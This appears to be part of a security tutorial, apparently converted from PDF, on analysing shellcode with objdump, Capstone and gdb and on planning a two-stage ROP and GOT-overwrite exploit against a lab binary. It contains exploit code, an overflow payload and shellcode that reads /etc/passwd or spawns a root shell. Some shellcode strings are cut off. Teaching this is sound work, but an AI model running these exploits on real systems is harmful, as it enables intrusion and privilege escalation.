To illustrate little-endian encoding of addresses, here is part of a ROP-based exploit that defines function `p` using `struct.pack` to ease conversion of memory addresses to a little-endian sequence of bytes. The 2-stage exploit starts off with stage 1 having a call to `scanf` to read the next exploit stage into fixed memory location 0x0804aa24, which `p` converts to \x24\xaa\x04\x08:

```
import struct

# return address in little-endian format
def p(addr):
    return struct.pack('<l', addr)

# address to load stage 2
stage2addr = 0x0804aa24

# create stage 1
exploit = bytearray()
exploit.extend(b"X"*267)           # filler
# add addresses for scanf call, gadget to pop 2 scanf arguments, then 2 scanf
↳ arguments
exploit.extend(p(0x080483bc))      # scanf address
exploit.extend(p(0x08048462))      # address of gadget 0x8048462L: pop ebx ; pop ebp ; ;
```

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```

exploit.extend(p(0x08048707)) # address of string "%s"
exploit.extend(p(stage2addr)) # address where to read in next buffer
exploit.extend(b"\x00")      # null byte to terminate stage 1
# create stage 2
# exploit.extend(...)
# ...
exploit.extend(b"\x00")      # null byte to terminate stage 2

```

Shellcode hex string to binary file & back

Shellcode is often provided/generated as a string looking something like “x31xdbxb0x01xcdx80”. Here we illustrate **bash** commands to convert the string to a file containing the raw shellcode and back again.

```

SHELLCODE="\x31\xdb\x01\xcd\x80"
HEX="shellcode.hex"
echo -n "$SHELLCODE" > $HEX
RAW="shellcode.raw"

# SHELLCODE HEX to RAW
# tr to remove \x, xxd for hexdump
cat $HEX | tr -d '\\\x' | xxd -r -p > $RAW
xxd -p $RAW

# SHELLCODE RAW to HEX
cat $RAW | xxd -p | sed -e 's/\(..\)/\\x\1/g' > $HEX
cat $HEX

```

Next we illustrate **python** transforming bytes/bytearray data to strings of various formats and back:

```

cat <<"EOF" > conversions.py
import binascii

# Here's the raw bytes
shellcode = bytearray()
shellcode.extend(b"\x31\xdb\x01\xcd\x80")

# Convert to hex string "31dbb001cd80"
hex = binascii.hexlify(shellcode)
if not isinstance(hex, str):
    hex = str(hex, 'ascii')
# and to reverse this back to bytes
shellcode_from_hex = binascii.unhexlify(hex)

# Add colons to get "31:db:b0:01:cd:80"
hexcolon = ':'.join(hex[i:i+2] for i in range(0, len(hex), 2))
# and to reverse this back to bytes
shellcode_from_hexcolon = binascii.unhexlify(hexcolon.replace(":", ""))

# Add \x to get "\x31\xdb\x01\xcd\x80"
hexed = '\\x' + '\\x'.join(hex[i:i+2] for i in range(0, len(hex), 2))
# and to reverse this back to bytes
shellcode_from_hexed = binascii.unhexlify(hexed.replace("\\x", ""))

# Show the results
print(hex)

```

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```
print(hexcolon)
print(hexed)
EOF

# Show this runs in both python 2 & 3
python2 conversions.py
python2 conversions.py
```

```
# Get raw shellcode in a file.
SHELLCODE=
→ "\x31\xc0\x99\x52\x68\x2f\x63\x61\x74\x68\x2f\x62\x69\x6e\x89\xe3\x52\x68\x73\x73\x77"
→ "
echo -n "$SHELLCODE" | tr -d '\\\x' | xxd -r -p > shellcode.bin
# Disassemble
shellnoob --from-bin $PWD/shellcode.bin --intel --to-asm $PWD/shellcode.asm
cat shellcode.asm
# "int 80" uses 0xb argument - is that execve?
shellnoob --get-sysnum execve
```

```
# Get raw shellcode in a file.
SHELLCODE=
➔ "\x31\xc0\x99\x52\x68\x2f\x63\x61\x74\x68\x2f\x62\x69\x6e\x89\xe3\x52\x68\x73\x73\x77"
➔ ""
echo -n "$SHELLCODE" > shellcode.hex
cat shellcode.hex | tr -d '\\\x' | xxd -r -p > shellcode.raw
```

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```
# Disassemble
objdump -b binary -m i386 -D shellcode.raw
```

Here is an example following [Python tutorial for Capstone](#) to disassemble shellcode:

```
cat <<"EOF" >disassem.py
# disassem
from capstone import *

SHELLCODE = b
↳ "\x31\xc0\x99\x52\x68\x2f\x63\x61\x74\x68\x2f\x62\x69\x6e\x89\xe3\x52\x68\x73\x73\x77\x64\x68\x2f\x2e"
↳ ""

md = Cs(CS_ARCH_X86, CS_MODE_64)
for i in md.disasm(SHELLCODE, 0x1000):
    print("0x%x:\t%s\t%s" % (i.address, i.mnemonic, i.op_str))
EOF

python disassem.py
```

Proceed as in the case of using `objdump`.

Here is an example using **NASM's ndisasm** to disassemble shellcode:

[illegible]

Proceed as in the case of using `objdump`.

gdb to disassemble shellcode

Here we reproduce 3 examples of disassembly. [Linux x86 Reverse Engineering](#) contains 2 Linux shellcode examples: (1) simple program that runs `/bin/cat /etc/passwd`; (2) XOR-encrypted shellcode that launches a new **ksh** shell running as root. [Assignment 5.1: MSF shellcode analysis linux/x86/shell/reverse_tcp](#) walks us through disassembling the standard metasploit linux/x86/shell/reverse_tcp staged payload.

Linux x86 Reverse Engineering Example 1

First create a C program containing the shellcode purportedly running `/bin/cat /etc/passwd`.

```
# NOTE - this compiles as a 32-bit executable.  
# Example 1 C code.  
cat <<"EOF" > code.c  
#include <stdio.h>  
#include <string.h>  
unsigned char code[] = \  
    "\x31\xc0\x99\x52\x68\x2f\x63\x61\x74\x68\x2f\x62\x69\x6e\x89\xe3\x52\x68\x73\x73\x77\x64\x68\x2f\x
```

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```

main()
{
    printf("Shellcode Length: %d\n", strlen(code));
    int (*ret)() = (int(*)())code;
    ret();
}
EOF

# Compile, link as 32-bit.
gcc -m32 -fno-stack-protector -z execstack code.c -o shellcode
chmod +x shellcode

```

Now you could exclusively use **objdump** to disassemble the shellcode. The code is in the `.data` section of the shellcode ELF file, so `objdump -D -j .data shellcode` will disassemble:

```

hacker@kali:~$ objdump -M intel -D -j .data shellcode

shellcode:          file format elf32-i386


Disassembly of section .data:

08049740 <__data_start>:
 8049740:    00 00                      add     BYTE PTR [eax],al
    ...

08049744 <__dso_handle>:
    ...

08049760 <code>:
 8049760:    31 c0                      xor     eax,eax
 8049762:    99                        cdq
 8049763:    52                        push   edx
 8049764:    68 2f 63 61 74            push   0x7461632f
 8049769:    68 2f 62 69 6e            push   0x6e69622f
 804976e:    89 e3                      mov     ebx,esp
 8049770:    52                        push   edx
 8049771:    68 73 73 77 64            push   0x64777373
 8049776:    68 2f 2f 70 61            push   0x61702f2f
 804977b:    68 2f 65 74 63            push   0x6374652f
 8049780:    89 e1                      mov     ecx,esp
 8049782:    b0 0b                      mov     al,0xb
 8049784:    52                        push   edx
 8049785:    51                        push   ecx
 8049786:    53                        push   ebx
 8049787:    89 e1                      mov     ecx,esp
 8049789:    cd 80                      int     0x80
    ...

```

Physically inspecting the assembler could lead to knowing what the code does. But that can get difficult in general. Instead, use **gdb** to run the code and disassemble. After starting `gdb shellcode`, set a breakpoint where the shellcode resides (“break *&code”), then “run”. When the breakpoint is reached, “disassemble” shows the instruction `int 0x80`. Set another breakpoint there (“break 0x08049789”, but this may be different for you), then “continue” execution to reach that breakpoint. At this point the registers and memory can be examined to determine that the system call is `execve` for `/bin/cat /etc/passwd`.

```
# NOTE - your breakpoint values for gdb will likely differ.
# Create file of gdb inputs for batch run.
cat > gdb.in <<"EOF"
set disassembly-flavor intel
# Set breakpoint at <code>, then run.
break *&code
run
# Disassemble and read, determining the next breakpoint is the int instruction.
disassemble
# Adjust the breakpoint to the address of the int instruction, then continue.
break *0x08049789
continue
# See that the int argument is 11 = "execve"
print $eax
print /x $ebx
# See execve arguments are "/bin/cat /etc/passwd".
x/s $ebx
x/16 $ecx
quit
EOF

# Batch gdb execution.
# However, your first gdb run should be manual, cut-and-paste of the gdb.in file.
# This is because your breakpoint address will likely be different.
gdb --batch --command=gdb.in ./shellcode

# Run the actual shellcode to verify it prints out /etc/passwd.
./shellcode
```

Note how **gdb** can replace laborious manual code simulation.

Linux x86 Reverse Engineering Example 2

This example is more complex in that the code is xor-encoded, so manually reading **objdump** listing is difficult at best. As above, create a C program containing shellcode, but skip the **objdump** listing and proceed directly to **gdb**.

```
# NOTE - this compiles as a 32-bit executable.
# Example 2 C code.
cat <<"EOF" > code.c
#include <stdio.h>
#include <string.h>
unsigned char code[] = \

↪ "\xeb\x0d\x5e\x31\xc9\xb1\x21\x80\x36\x7c\x46\xe2\xfa\xeb\x05\xe8\xee\xff\xff\xff\x16\x3a\x24\x4d\x
↪ ";

main()
{
    printf("Shellcode Length: %d\n", strlen(code));
    int (*ret)() = (int(*)())code;
    ret();
}
EOF

# Compile, link as 32-bit.
gcc -m32 -fno-stack-protector -z execstack code.c -o shellcode
```

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```
chmod +x shellcode
```

Now start **gdb** to start analyzing the shellcode. You'll quickly see that the code xor-decodes itself, meaning you'll have to set breakpoints before & after the decoding to see the decoded shellcode. Then additional breakpoints can be added to inspect the 2 int 0x80 instructions.

```
# Create file of gdb inputs for batch run.
cat > gdb.in <<"EOF"
set disassembly-flavor intel
# Set breakpoint at <code>, then run.
break *&code
run
# Disassemble and read, determining the next breakpoint is the jump instruction.
disassemble
break *0x0804976d
continue
# Disassemble and read, determining the next breakpoint is the next int instruction.
disassemble
break *0x0804977b
continue
# See that the int argument is 0x46 = "setreuid" with arguments 0,0 (root)
print $eax
print $ebx
print $ecx
# Disassemble and read, determining the next breakpoint is the next int instruction.
disassemble
break *0x08049793
continue
# See that the int argument is 11 = "execve" running "/bin/ksh".
print $eax
print $ebx
x/s $ebx
print $ecx
x/s $ecx
quit
EOF

# Batch gdb execution.
# However, your first gdb run should be manual, cut-and-paste of the gdb.in file.
# This is because your breakpoint address will likely be different.
gdb --batch --command=gdb.in ./shellcode

# Don't run the actual shellcode as it will spawn a root shell.
# ./shellcode
```

Assignment 5.1: MSF shellcode analysis linux/x86/shell/reverse_tcp Example 3

9.5 ROP Example

9.5.1 Kali setup

If using Debian Testing or Kali Linux (see [Kali Linux Documentation](#)), insure these packages are installed (including following *Virtual environments via Miniconda and conda*). (Note that distorm3 only worked in Python 2.)

```
INSTALL_DIR=$HOME/bin
mkdir -p $INSTALL_DIR

sudo apt install binutils -y
# To install conda see
# https://sbwasp.github.io/scripting/python.html#virtual-environments-via-miniconda-
↪and-conda
conda create -n rop python=2 -y
source activate rop
pip install -U distorm3
sudo apt install gdb -y
sudo apt install socat -y

# 32-bit architecture needed on 64-bit Kali hosts
if [[ $(getconf LONG_BIT) == 64 ]]; then
    sudo dpkg --add-architecture i386
    sudo apt update
    sudo apt install lib32z1 lib32ncurses5 -y
fi

# Install checksec
if [[ "$(which checksec)" == "" ]]; then
    cd $INSTALL_DIR
    git clone https://github.com/slimm609/checksec.sh.git git.checksec
    ln -s git.checksec/checksec .
fi

# Install ropeme
if [[ "$(which ropshell.py)" == "" ]]; then
    cd $INSTALL_DIR
    git clone https://github.com/packz/ropeme.git git.ropeme
    ln -s git.ropeme/ropeme/ropshell.py .
    # Edit git.ropeme/ropeme/gadgets.py
    #     Change "import distorm" to "import distorm3 as distorm"
    sed -i -e "s/import distorm/import distorm3 as distorm/" \
        git.ropeme/ropeme/gadgets.py
fi
```

9.5.2 Finding the stack overflow

Finding the vulnerable program

To study ROP we're going to assume a vulnerable program **prog** that conveniently enough:

1. Your recon has revealed a base64 encoded copy (file) of the vulnerable program.

Either the remote server admins are so incompetent as to allow access to a copy of their program, or it's a well-known program you can obtain.

2. The program is running on a remote server at some port:

```
sudo -u nobody nohup socat tcp4-listen:8080,reuseaddr,fork exec:./prog > /tmp/
↪nohup_8080 &
```

You can safely simulate this locally by running:

```
sudo -u nobody socat tcp4-listen:8080,bind=127.0.0.1,reuseaddr,fork exec:./prog
```

3. Discover input 57 leads to unlimited buffer input:

```
# See its an ascii file, possibly base64 encoded
file file
head file

# base64 decode it and see its an executable
base64 -d file > prog
file prog

# So run it
chmod +x prog
echo "1" | ./prog
echo "57\nbye bye" | ./prog
```

Analyze the program's assembly code

Assembly code from objdump

objdump provides a complete listing of the ELF assembly:

```
objdump -M intel -s -S prog > prog.txt
```

Below you only see the .rodata section with the main and play routines. The program asks an initial question, and if you answer it correctly with “42” you are asked second question, the answer to which is seemingly ignored. Well, not quite. The answer to the second question is written to the stack, allowing a stack overflow.

```
Contents of section .rodata:
8048648 03000000 01000200 25730a25 730a2573 .....%s.%s.%s
8048658 0a25730a 3e200033 2e20536f 6d657468 .%s.> .3. Someth
8048668 696e6720 656c7365 20746f20 63686f6f ing else to choo
8048678 73653f3f 00322e20 4d6f7265 2063686f se???.2. More cho
8048688 69636573 3f00312e 2043686f 69636520 ices?.1. Choice
8048698 6f6e653f 0053656c 65637420 66726f6d one?.Select from
80486a8 20746865 206d656e 753f0025 64000a25 the menu?.%d.%
80486b8 730a0054 72792c20 7472792c 20747279 s..Try, try, try
80486c8 2c207468 696e6b20 6b657463 68757021 , think ketchup!
80486d8 000a2573 0a3e2000 416c6d6f 73742074 ..%s.> .Almost t
80486e8 68657265 202e2e2e 20657870 616e6420 here ... expand
80486f8 796f7572 20686f72 697a6f6e 732e0025 your horizons..%
8048708 73000000 4e6f7420 656e6f75 6768202e s...Not enough .
8048718 2e2e2079 6f75206d 75737420 7265616c .. you must real
8048728 6c792074 7279206d 6f726520 6265666f ly try more befo
8048738 72652079 6f757220 73756363 6573732e re your success.
8048748 00
.

Contents of section .got:
8049ff0 00000000
....

Contents of section .got.plt:
8049ff4 289f0408 00000000 00000000 82830408 (.....
804a004 92830408 a2830408 b2830408 c2830408 .....
804a014 d2830408
....
```

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```

Contents of section .data:
804a018 00000000 00000000          .....

Disassembly of section .plt:

0804836c <__gmon_start__@plt-0x10>:
804836c:    ff 35 f8 9f 04 08      push    DWORD PTR ds:0x8049ff8
8048372:    ff 25 fc 9f 04 08      jmp     DWORD PTR ds:0x8049ffc
8048378:    00 00                  add     BYTE PTR [eax],al
    ...

0804837c <__gmon_start__@plt>:
804837c:    ff 25 00 a0 04 08      jmp     DWORD PTR ds:0x804a000
8048382:    68 00 00 00 00         push    0x0
8048387:    e9 e0 ff ff ff        jmp     804836c <_init+0x30>

0804838c <__libc_start_main@plt>:
804838c:    ff 25 04 a0 04 08      jmp     DWORD PTR ds:0x804a004
8048392:    68 08 00 00 00         push    0x8
8048397:    e9 d0 ff ff ff        jmp     804836c <_init+0x30>

0804839c <fflush@plt>:
804839c:    ff 25 08 a0 04 08      jmp     DWORD PTR ds:0x804a008
80483a2:    68 10 00 00 00         push    0x10
80483a7:    e9 c0 ff ff ff        jmp     804836c <_init+0x30>

080483ac <printf@plt>:
80483ac:    ff 25 0c a0 04 08      jmp     DWORD PTR ds:0x804a00c
80483b2:    68 18 00 00 00         push    0x18
80483b7:    e9 b0 ff ff ff        jmp     804836c <_init+0x30>

080483bc <__isoc99_scanf@plt>:
80483bc:    ff 25 10 a0 04 08      jmp     DWORD PTR ds:0x804a010
80483c2:    68 20 00 00 00         push    0x20
80483c7:    e9 a0 ff ff ff        jmp     804836c <_init+0x30>

080483cc <puts@plt>:
80483cc:    ff 25 14 a0 04 08      jmp     DWORD PTR ds:0x804a014
80483d2:    68 28 00 00 00         push    0x28
80483d7:    e9 90 ff ff ff        jmp     804836c <_init+0x30>

08048494 <main>:
8048494:    55                    push    ebp
8048495:    89 e5                mov     ebp,esp
8048497:    83 e4 f0              and     esp,0xfffffffff0
# stack size 12w, 48b
804849a:    83 ec 30              sub     esp,0x30
# word 12 = 0
804849d:    c7 44 24 2c 00 00 00  mov     DWORD PTR [esp+0x2c],0x0
80484a4:    00
# eax -> "%s.%s.%s.%s.> " (. is newline)
80484a5:    b8 50 86 04 08        mov     eax,0x8048650
# word 5 -> "3. Something else to choose??"
80484aa:    c7 44 24 10 5f 86 04  mov     DWORD PTR [esp+0x10],0x804865f
80484b1:    08
# word 4 -> "2. More choices?"

```

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```

80484b2:      c7 44 24 0c 7d 86 04      mov     DWORD PTR [esp+0xc],0x804867d
80484b9:      08
# word 3 -> "1. Choice one?"
80484ba:      c7 44 24 08 8e 86 04      mov     DWORD PTR [esp+0x8],0x804868e
80484c1:      08
# word 2 -> "Select from the menu?"
80484c2:      c7 44 24 04 9d 86 04      mov     DWORD PTR [esp+0x4],0x804869d
80484c9:      08
# word 1 -> "%s.%s.%s.%s.> " (format)
80484ca:      89 04 24                    mov     DWORD PTR [esp],eax
# printf (output to console)
80484cd:      e8 da fe ff ff              call    80483ac <printf@plt>
# eax -> <stdout@@GLIBC_2.0>
80484d2:      a1 20 a0 04 08              mov     eax,ds:0x804a020
# put stdout on stack
80484d7:      89 04 24                    mov     DWORD PTR [esp],eax
# fflush stdout
80484da:      e8 bd fe ff ff              call    804839c <fflush@plt>
# eax -> "%d"
80484df:      b8 b3 86 04 08              mov     eax,0x80486b3
# edx -> word 12 of stack
80484e4:      8d 54 24 2c                  lea     edx,[esp+0x2c]
# word 2 -> word 12 of stack
80484e8:      89 54 24 04                  mov     DWORD PTR [esp+0x4],edx
# word 1 -> "%d"
80484ec:      89 04 24                    mov     DWORD PTR [esp],eax
# scanf (input stdin)
80484ef:      e8 c8 fe ff ff              call    80483bc <__isoc99_scanf@plt>
# eax = input value
80484f4:      8b 44 24 2c                  mov     eax,DWORD PTR [esp+0x2c]
# word 1 = input value
80484f8:      89 04 24                    mov     DWORD PTR [esp],eax
# call play(input value) (returns 0 or 1)
80484fb:      e8 20 00 00 00              call    8048520 <play>
# and return value
8048500:      85 c0                        test    eax,eax
# if equal 0, silent return
8048502:      74 15                        je      8048519 <main+0x85>
# eax -> ".%s." (. = newline)
8048504:      b8 b6 86 04 08              mov     eax,0x80486b6
# word 2 -> "Invalid selection puny human!"
8048509:      c7 44 24 04 bb 86 04      mov     DWORD PTR [esp+0x4],0x80486bb
8048510:      08
# word 1 -> ".%s." (. = newline)
8048511:      89 04 24                    mov     DWORD PTR [esp],eax
# call printf
8048514:      e8 93 fe ff ff              call    80483ac <printf@plt>
# eax = 0
8048519:      b8 00 00 00 00              mov     eax,0x0
# end program rc = 0
804851e:      c9                          leave
804851f:      c3                          ret

08048520 <play>:
8048520:      55                          push    ebp
8048521:      89 e5                          mov     ebp,esp
# stack size 70w, 280b

```

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
```

8048523:      81 ec 18 01 00 00      sub     esp,0x118
# input = 42?
8048529:      83 7d 08 39      cmp     DWORD PTR [ebp+0x8],0x39
# if no, return 1
804852d:      75 4c      jne     804857b <play+0x5b>
# eax -> "%.s.> " (. = newline)
804852f:      b8 d9 86 04 08      mov     eax,0x80486d9
# word 2 -> "Almost there ... expand your horizons." (ends with newline)
8048534:      c7 44 24 04 e0 86 04      mov     DWORD PTR [esp+0x4],0x80486e0
804853b:      08
# word 1 -> "%.s.> " (. = newline)
804853c:      89 04 24      mov     DWORD PTR [esp],eax
# printf
804853f:      e8 68 fe ff ff      call    80483ac <printf@plt>
# eax -> stdout
8048544:      a1 20 a0 04 08      mov     eax,ds:0x804a020
# stdout on stack
8048549:      89 04 24      mov     DWORD PTR [esp],eax
# fflush
804854c:      e8 4b fe ff ff      call    804839c <fflush@plt>
# eax -> "%s"
8048551:      b8 07 87 04 08      mov     eax,0x8048707
# edx -> 107b in stack?
8048556:      8d 95 f9 fe ff ff      lea     edx,[ebp-0x107]
# word 2 -> 107b in stack
804855c:      89 54 24 04      mov     DWORD PTR [esp+0x4],edx
# word 1 -> "%s"
8048560:      89 04 24      mov     DWORD PTR [esp],eax
# scanf (can buffer overflow over stack)
8048563:      e8 54 fe ff ff      call    80483bc <__isoc99_scanf@plt>
# word 1 -> "Not enough ... you must really try more before your success."
8048568:      c7 04 24 0c 87 04 08      mov     DWORD PTR [esp],0x804870c
# puts
804856f:      e8 58 fe ff ff      call    80483cc <puts@plt>
# return 0
8048574:      b8 00 00 00 00      mov     eax,0x0
8048579:      eb 05      jmp     8048580 <play+0x60>
# return 1
804857b:      b8 01 00 00 00      mov     eax,0x1
8048580:      c9      leave
8048581:      c3      ret

```

Finding the overflow

Let's do a little address math. The answer to the program's second question is stored starting at offset 0x107 (263 decimal) bytes into the stack. So the answer's first 267 bytes clobbers the callee's stack and the next 4 clobber the return address stored in the caller's stack. So the stack looks like:



To verify this analysis, create a stack-based buffer overflow setting the return address to 0xfeedbeef. Running the program should result in a segfault at 0xfeedbeef. Here's some code to answer the program's second question with 267 X's + 4 bytes = 0xfeedbeef. When the play routine tries to return to the caller, the overwritten stack return address of 0xfeedbeef is copied to the eip register, causing a SIGSEGV:

```
# Create input file for 0xfeedbeef SIGSEGV
perl -e 'print "57\n" . "X"x267 . "\xEF\xBE\xED\xFE"' > input

./prog < input
sudo dmesg | grep segfault | tail -n 1
```

Here's the result of running the code:

```
hacker@kali:~$ ./prog < input
Select from the menu?
1. Choice one?
2. More choices?
3. Something else to choose??
>
Almost there ... expand your horizons.
> Not enough ... you must really try more before your success.
Segmentation fault
hacker@kali:~$ sudo dmesg | grep segfault | tail -n 1
[13009.861072] prog[9225]: segfault at feedbeef ip 00000000feedbeef sp_
↳ 00000000ffc9ead0 error 14
```

9.5.3 Planning the exploit/payload

Background reading

You will need a basic understanding of executables and dynamic linking:

[Computer Science from the Bottom Up](#) covers binary files ([Chapter 8. Behind the process](#)) and the GOT table ([Chapter 9. Dynamic Linking](#)).

[High level explanation on some binary executable security](#) for an explanation of the terms used here.

[GOT-PLT](#) covers the PLT/GOT interaction with Partial RELRO.

[Introduction to return oriented programming \(ROP\)](#)

[ROP \(slides 31+\)](#)

Analyze the program with `checksec`

Use `checksec.sh` to analyze the binary for vulnerabilities:

```
checksec --file prog
```

Running the above results in:

```
hacker@kali:~$ checksec --file prog
RELRO           STACK CANARY      NX            PIE             RPATH          RUNPATH
↳FORTIFY Fortified Fortifiable FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH       No RUNPATH
↳ No           0                  2            prog
```

Here's the good news:

FORTIFY_SOURCE This compiled in buffer overflow check is not enabled.

STACK CANARY Not enabled allowing stack buffer overflows.

PIE Not enabled.

Here's the good/bad news:

RELRO (GOT-PLT) Partial RELRO, which allows GOT table overwrites.

Here's the bad news:

NX This forces us to use ROP.

It is our good fortune to not have stack canaries, so the stack overflow should work. We'll use [ROP](#) (Return Oriented Programming) combined with GOT table overwrite to overcome [NX](#) and [ASLR](#) (Address Space Layout Randomization).

The outlines of ROP exploitation

So we'll overwrite the GOT address for one of the `libc` routines with the address of `execve`. Let's see what `libc` routines we can exploit.

```
file prog
# Get the libc version used locally
ldd prog
```

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```
# What libc routines are available ...
readelf --relocs prog
```

Running these commands gives us:

```
hacker@kali:~$ file prog
prog: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked,
↳ interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.15,
↳ BuildID[shal]=228f96f2cf7397f9078fd1f092709353abe98be6, not stripped
hacker@kali:~$ # Get the libc version used locally
hacker@kali:~$ ldd prog
        linux-gate.so.1 (0xf7f09000)
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xf7d08000)
        /lib/ld-linux.so.2 (0xf7f0b000)
hacker@kali:~$ # What libc routines are available ...
hacker@kali:~$ readelf --relocs prog

Relocation section '.rel.dyn' at offset 0x2fc contains 2 entries:
  Offset      Info      Type           Sym.Value   Sym. Name
08049ff0  00000106  R_386_GLOB_DAT  00000000    __gmon_start__
0804a020  00000705  R_386_COPY      0804a020    stdout@GLIBC_2.0

Relocation section '.rel.plt' at offset 0x30c contains 6 entries:
  Offset      Info      Type           Sym.Value   Sym. Name
0804a000  00000107  R_386_JUMP_SLOT 00000000    __gmon_start__
0804a004  00000207  R_386_JUMP_SLOT 00000000    __libc_start_main@GLIBC_2.0
0804a008  00000307  R_386_JUMP_SLOT 00000000    fflush@GLIBC_2.0
0804a00c  00000407  R_386_JUMP_SLOT 00000000    printf@GLIBC_2.0
0804a010  00000507  R_386_JUMP_SLOT 00000000    __isoc99_scanf@GLIBC_2.7
0804a014  00000607  R_386_JUMP_SLOT 00000000    puts@GLIBC_2.0
```

The outline of a 2-stage attack is taking place: stage-0 will be what we call a “payload loader”: its job is to load the real payload (stage-1) into a fixed address in the .data elf section. Stage-0 has 2 steps: (1) use `scanf` to read stage-1 into .data section; (2) jump to the stage-1 payload via a `leave` instruction. Stage-1 will have 2 steps: (1) perform a GOT overwrite of the `puts` GOT entry to change it to `execve`; (2) call `execve` to change the program’s process to `/bin/bash`. You’ll see that some of these simple tasks are made harder by the fact that we cannot execute arbitrary instructions: we are reduced to using a highly limited selection of “gadgets” (little sections of code followed by a `ret` instruction). That makes some of the payload look a little tortuous.

Collecting libc information

The attack will call `libc` routines `scanf` and `puts`. `scanf` will be used to input the attack, while `puts`’s GOT entry will be overwritten with the address of `execve` so a call to `puts` will open up a shell. To exploit these routines we need their PLT addresses. Here we determine they are `scanf = 0x080483bc` and `puts = 0x080483cc` by simply running `objdump -S -j .plt prog | egrep '(scanf@plt|puts@plt)'`:

```
hacker@kali:~$ # We can use scanf and puts
hacker@kali:~$ # so get their calling address.
hacker@kali:~$ objdump -S -j .plt prog | egrep '(scanf@plt|puts@plt)'
080483bc <__isoc99_scanf@plt>:
080483cc <puts@plt>:
```

`scanf` will be called in stage-0 to transfer the stage-1 attack code to the .data section. `scanf` will require 2 inputs: (1) the address of the “%s” format string, (2) the destination address in the .data segment. For (1), visually inspect the

.rodata code listing to see the address of “%s” is 0x8048707. For (2), we show it is 0x0804a018 using either `readelf` or `objdump`:

```
hacker@kali:~$ readelf --sections prog | grep '\.data'
[23] .data PROGBITS 0804a018 001018 000008 00 WA 0 0 4
hacker@kali:~$ objdump -S -j .data prog | grep start
0804a018 <__data_start>:
```

We won’t be actually calling `puts`. Instead we’ll be using a technique called GOT overwrite to replace the address of `puts` with that of `execve` so that when `puts` is called, `execve` will actually be called.

But before we discuss GOT overwrite let’s take care of `execve`’s calling arguments. The first argument will be the string “bin/bash” and will be read as part of stage-1 by the `scanf` call in stage-0. The other two arguments will be NULL pointers and a quick scan of the .rodata section shows it ending with a NULL at address 0x8048709.

GOT overwrite planning

The whole idea of GOT overwrite is to change the GOT pointer from one routine (`puts`) that you don’t need to use, to another (`execve`) that you would like to use. The difficulty is that with **ASLR** you don’t know `execve`’s address until the program is loaded, which your pre-load exploit code can’t know. However, for any given **libc** version, you do know the difference between `puts`’s address and `execve`’s address.

```
puts = libc start + offset(puts)
execve = libc start + offset(execve)
```

So we can compute

```
execve = puts + offset(execve) - offset(puts)
```

The only catch is that the offset difference `offset(execve) - offset(puts)` varies with the **libc** version (seemingly increasing over time as code is added to `libc`). To avoid resorting to a brute-force attack, we’d have to know the target system’s **libc**. For now we’ll ignore this difficulty and focus on getting the attack to work locally where we do know the offsets.

We’ll need to overwrite `puts`’s GOT entry with the address of `execve`. The `puts` GOT table entry is (`__libc_start_main + offset(puts)`). To change it to `execve`’s GOT table entry we just need to (1) locate `puts`’s GOT table address, then (2) add(`offset(execve) - offset(puts)`) to `puts`’s GOT entry to have `execve` called instead.

So we determine `puts`’s GOT table entry address = 0804a014 two ways. The simplest way is using a `readelf` 1-liner. But we also show how using `gdb` because it illustrates going from the PLT entry to the GOT entry, plus shows how to get the current actual address for `puts`. Note that both the GOT table entry and using `gdb`’s `print puts` command agree that for this particular run `puts` was loaded at 0xf7e3b160. Note this shows that the system lacks **ASCII armoring** as the address of `puts` = 0xf7e3b160 doesn’t have leading whitespace.

```
# readelf 1-liner
readelf --relocs prog | grep ' puts'

# gdb going through PLT to GOT
cat > GOT.in <<EOF
57
anything
EOF
cat > GOT.gdb <<EOF
# carefully choose breakpoint after puts called
break *0x804851e
run < GOT.in
```

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```
# puts call
x/i 0x804856f
# plt call to got
x/i 0x80483cc
# got entry
x/x 0x804a014
# another way to get puts address
print puts
kill
quit
EOF
gdb --batch --command=GOT.gdb ./prog
```

Running these commands gives us:

```
hacker@kali:~$ cat > GOT.gdb <<EOF
> # carefully choose breakpoint after puts called
> break *0x804851e
> run < GOT.in
> # puts call
> x/i 0x804856f
> # plt call to got
> x/i 0x80483cc
> # got entry
> x/x 0x804a014
> # another way to get puts address
> print puts
> kill
> quit
> EOF
hacker@kali:~$ gdb --batch --command=GOT.gdb ./prog
Breakpoint 1 at 0x804851e
Select from the menu?
1. Choice one?
2. More choices?
3. Something else to choose??
>
Almost there ... expand your horizons.
> Not enough ... you must really try more before your success.

Breakpoint 1, 0x804851e in main ()
   0x804856f <play+79>:      call    0x80483cc <puts@plt>
   0x80483cc <puts@plt>:    jmp     *0x804a014
0x804a014 <puts@got.plt>:   0xf7e3b160
$1 = {<text variable, no debug info>} 0xf7e3b160 <puts>
Kill the program being debugged? (y or n) [answered Y; input not from terminal]
```

Next we determine $(\text{offset}(\text{execve}) - \text{offset}(\text{puts})) = 0x56cc0$ below (at least on the author's host, yours may be different). Since we'll be doing this repeatedly please download `libc-offset.sh` and make it executable (`chmod +x libc-offset.sh`):

```
#!/usr/bin/env bash
